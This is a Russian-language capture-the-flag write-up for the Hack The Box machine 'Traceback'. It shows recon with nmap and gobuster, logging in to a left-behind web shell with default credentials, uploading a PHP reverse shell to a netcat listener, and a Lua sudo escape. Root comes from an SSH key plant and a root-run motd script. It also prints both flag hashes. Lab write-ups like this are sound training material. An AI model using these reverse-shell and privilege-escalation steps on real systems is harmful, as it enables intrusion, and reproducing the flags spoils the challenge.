

Traceback 10.10.10.181



Recon

Воспользуемся утилитой nmap.

```
nmap 10.10.10.181
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 06:48 EDT
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Доступные порты - 22 (SSH) и 80 (HTTP)

Запустим **gobuster** для того, чтобы найти дополнительные пути веб-сайта

```
gobuster dir -u http://10.10.10.181/ -w /usr/share/wordlists/dirb/big.txt -e
php,html,txt,bak,jpg,json -r -f
```

```
gobuster dir -u http://10.10.10.181/ -w /usr/share/wordlists/dirb/big.txt -e
php,html,txt,bak,jpg,json -r -f
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
```

```
[+] Url: http://10.10.10.181/
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Add Slash: true
[+] Follow Redir: true
[+] Expanded: true
[+] Timeout: 10s
```

```
=====
2020/04/08 06:58:36 Starting gobuster
=====
```

```
http://10.10.10.181/.htaccess/ (Status: 403)
http://10.10.10.181/.htpasswd/ (Status: 403)
http://10.10.10.181/icons/ (Status: 403)
http://10.10.10.181/server-status/ (Status: 403)
=====
```

```
2020/04/08 07:03:07 Finished
```

Однако он не находит ничего интересного

User owner

Погуглив имя создателя машины - [Xh4N](#) наткнулся на его [твиттер](#) и интересный [гит](#), который он твитнул. Попробуем взять все названия файлов на гите и создать словарь.

Я создал файл [dir.txt](#) для перебора с помощью gobuster.

```
2020/04/08 07:31:11 Starting gobuster
=====
```

```
/smevk.php (Status: 200)
```

Заходим на <http://10.10.10.181/smevk.php> с помощью кредсов admin:admin и ВИДИМ ЧТО ls ... bash ... Upload

Ищем эксплойт для него [link](#) Настройки для шела [link](#)

Пробуем подгрузить [php-reverse-shell](#) на сервер

Перед этим обязательно поменяв [\\$ip](#) и [\\$port](#) на свой.

Запустим `nc -lnvp 5555` и откроем страницу <http://10.10.10.181/my-shell2.php>

```
nick@kali:~/Desktop/php-reverse-shell$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.10.181] 39818
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
05:01:59 up 1:40, 3 users, load average: 0.33, 0.22, 0.16
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
sysadmin  pts/12   10.10.15.165    04:43    18:15  1:40   1:40   ./pspy64
sysadmin  pts/13   10.10.15.165    04:44    2:46   0.02s  0.02s  bash -p
sysadmin  pts/14   10.10.15.165    04:59    2:28   0.00s  0.00s  -sh
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty; job control turned off
```

Перейдем в директорию `/home`, чтобы посмотреть пользователей системы.

```
$ pwd
/  
$ cd /home/  
$ ls  
sysadmin  
webadmin  
$
```

Вход в `sysadmin` нам недоступен, поэтому переходим в `webadmin`.

```
$ ls  
hack.lua  
ninja.lua  
note.txt  
privesc.lua  
$
```

Заодно проверим `bash history` командой `cat .bash_history`

```
$ cat .bash_history  
ls -la  
sudo -l  
nano privesc.lua  
sudo -u sysadmin /home/sysadmin/luvit privesc.lua  
rm privesc.lua  
logout
```

`sudo -u sysadmin /home/sysadmin/luvit privesc.lua`

`cat note.txt`

```
- sysadmin -  
I have left a tool to practice Lua.  
I'm sure you know where to find it.  
Contact me if you have any question.
```

В котором была подсказка про Lua

Exploit lua

Переходим на [gtfobins](#), чтобы узнать есть ли уязвимость для луа позволяющая получить шелл - [link](#).

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read Sudo
Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
lua -e 'os.execute("/bin/sh")'
```

Используем это на машине :

```
echo 'os.execute("/bin/sh")' > hack.lua
```

```
sudo -u sysadmin /home/sysadmin/luvit hack.lua
```

Теперь мы как пользователь `sysadmin` заходим в папку и забираем `user.txt`



```
$ sh: turning off NDELAY mode
ls
lua
note.txt
$ rm -r lua
$ echo 'os.execute("/bin/sh")' > lua
$ rm -r lua
$ echo 'os.execute("/bin/sh")' > hack.lua
$ sudo -u sysadmin /home/sysadmin/luvit hack.lua
sh: turning off NDELAY mode
ls
hack.lua
note.txt
whoami
sysadmin
ды
/bin/sh: 3: ды: not found
ls
hack.lua
note.txt
privesc.lua
cd ../sysadmin
ls
luvit
user.txt
cat user.txt
850f6b30d2af00761b30dc2e1a2c3c31
```


User flag - 850f6b30d2af00761b30dc2e1a2c3c31

Owner Root

Для того чтобы получить рут, я решил создать ssh ключ, с помощью которого я буду заходить на машину.


Создаем ssh ключи на своей машине командой `ssh-keygen` и выполняем следующие действия :

- Передаем публичный ключ через сайт, изменив путь `/home/webadmin/.ssh`.



- Выдаем права `chmod +x id_rsa` иначе будет ошибка
- Подключаемся командой `ssh -i id_rsa webadmin@10.10.10.181`
- заходим под sysadmin'a (см. User Owner)

Переходим в папку `cd /etc/update-motd/d`, в которой находится файл `00-header`. В нем написано описание задания `echo "cat /root/root.txt" >> 00-header`



Выполняем новое подключение к ssh в новом окне. Проверим если ли ключ, если нет используем команду `echo` заново и пытаемся получить флаг.

```
nick@kali:~/Desktop$ sudo ssh -i id_rsa webadmin@10.10.10.181
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

41cb895f97611e12cab7be87aac086cb

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Apr 14 05:27:34 2020 from 10.10.14.159
webadmin@traceback:~$
```

Root flag - 41cb895f97611e12cab7be87aac086cb